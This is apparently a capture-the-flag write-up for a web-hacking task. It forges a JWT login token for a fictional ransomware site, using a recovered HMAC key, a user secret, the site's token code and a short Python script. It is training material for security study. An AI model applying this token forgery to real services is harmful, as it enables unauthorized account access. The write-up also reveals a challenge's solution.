task6

December 8, 2022

1 Task 6 - Gaining Access - (Web Hacking, [redacted])Points: 150

1.1 Problem statement

We've found the login page on the ransomware site, but we don't know anyone's username or password. Luckily, the file you recovered from the attacker's computer looks like it could be helpful. Generate a new token value which will allow you to access the ransomware site. Enter a token value which will authenticate you as a user of the site.

1.2 What to do

Enter a token value which will authenticate you as a user of the site.

1.3 Write-up

Copy task5's `privatekey.pem` and a2's `root/runnwww.py` to the directory of task6.

```
$ cp ./data/task5/privatekey.pem ./data/task6
$ cp ./data/a2/root/runwww.py ./data/task6
```


We can check how we run `root/runwww.py` from the history.

[1]:
```
%%bash
cat ./data/task5/data.dec | awk '{ print $7 }'
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NTUyNjAwMzMsImV4cCI6MTY1Nzg1MjA
zMywic2VjIjoiM0hldjJOamFpNnZ3NmxTcVJJbWw0T2FLOHBDSU1TN2kiLCJ1aWQiOjI1MDM2fQ.KErC
nyV2cYBTza4404wj_PDiNU8K1XbdTyZhDReoJN0
```

This is the format of JWT. Let's decode it!

This is decoded result of the token in https://jwt.io/.



Remember the source code you get at B2.

```
def generate_token(userName):
    """ Generate a new login token for the given user, good for 30 days"""
    with userdb() as con:
        row = con.execute("SELECT uid, secret from Accounts WHERE userName = ?", (userName,)).
        now = datetime.now()
        exp = now + timedelta(days=30)
        claims = {'iat': now,
                  'exp': exp,
                  'uid': row[0],
                  'sec': row[1]}
        return jwt.encode(claims, hmac_key(), algorithm='HS256')
```

Let us generate the new token, combining the decoded value and the code.

[2]:
```
import jwt
from datetime import datetime
from datetime import timedelta

def hmac_key():
    return "GdmeBlBW8IguzcU445QUEnKQJKl8ptuY"
now = datetime.now()
exp = now + timedelta(days=30)
sec = "3Hev2Njai6vw6lSqRIml4OaK8pCIMS7i"
uid = 25036
claims = {'iat': now,
          'exp': exp,
          'sec': sec,
          'uid': uid}
```

```
token = jwt.encode(claims, hmac_key(), algorithm='HS256')
print(token)
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2NzA1MDQ1MjcsImV4cCI6MTY3MzA5NjU
yNywic2VjIjoiMOhldjJOamFpNnZ3NmxTcVJJbWw0T2FLOHBDSU1TN2kiLCJ1aWQiOjI1MDM2fQ.349k
_mHPj9l0trvg1Z44xwggX9WThvAkFYrDCIIeGFg
```

Input this token value, and the you've got the flag!